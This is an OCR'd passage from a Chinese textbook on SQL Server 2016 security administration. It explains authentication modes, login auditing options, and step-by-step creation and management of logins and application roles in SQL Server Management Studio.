



图 9-7 安全性属性

通过单选按钮来选择使用的 SQL Server 2016 服务器身份认证模式。不管使用哪种模式，都可以通过审核来跟踪访问 SQL Server 2016 的用户，默认设置下仅审核失败的登录。

启用审核后，用户的登录被写入 Windows 应用程序日志、SQL Server 2016 错误日志或同时写入两者之中，取决于对 SQL Server 2016 日志的配置。可用的审核选项有：无(禁止跟踪审核)、仅限失败的登录(默认设置，选择后仅审核失败的登录尝试)、仅限成功的登录(仅审核成功的登录尝试)、失败和成功的登录(审核所有成功和失败的登录尝试)。

## 2. 管理服务器账号

1) 查看服务器登录账号

打开"对象资源管理器"，可以查看当前服务器所有登录账户。在"对象资源管理器"中，选择"安全性"，之后选择"登录名"，如图 9-8 所示。列出的登录名为安装时的默认设置。

2) 创建 SQL Server 2016 登录账户

(1) 打开 SQL Server Management Studio，展开"服务器"，然后选择"安全性"。

(2) 右击"登录名"，从弹出的快捷菜单中选择"新建登录名"命令，打开"登录名-新





图 9-8 对象资源管理器

建"对话框。

(3) 输入登录名 NewLogin,选择 SQL Server 身份认证并输入符合密码策略的密码,默认数据库设置为 master,如图 9-9 所示。





图 9-9 新建登录名

(4) 在“服务器角色”页面给该登录名选择一个固定的服务器角色。在“用户映射”页面选择该登录名映射的数据库并为之分配相应的数据库角色，如图 9-10 所示。





图 9-10　服务器角色设置

(5) 在“安全对象”页面，为该登录名配置具体的表级权限和列级权限。配置完成后单击“确定”按钮返回。

3) 修改/删除登录名

(1) 在 SQL Server Management Studio 中，右击登录名，在弹出的快捷菜单中选择“属性”命令，打开“登录属性”对话框。该对话框格式与“登录名-新建”对话框相同，用户可以修改登录信息，但不能修改身份认证模式。

(2) 在 SQL Server Management Studio 中，右击登录名，在弹出的快捷菜单中选择“删除”命令，打开“删除对象”窗口，单击“确定”按钮可以删除选择的登录名。默认登录名 sa 不允许删除。

### 3. 创建应用程序角色

(1) 打开 SQL Server Management Studio，展开“服务器”，依次选择“数据库”→master→“安全性”→“角色”，右击“应用程序角色”，在弹出的快捷菜单中选择“新建应用程序角色”命令。

(2) 在“角色名称”文本框中输入 demo，然后在“默认架构”文本框中输入 dbo，在密码和确认密码文本框中输入相应密码，如图 9-11 所示。

(3) 在“安全对象”页面上单击“搜索”按钮，选择“特定对象”单选按钮，然后单击“确

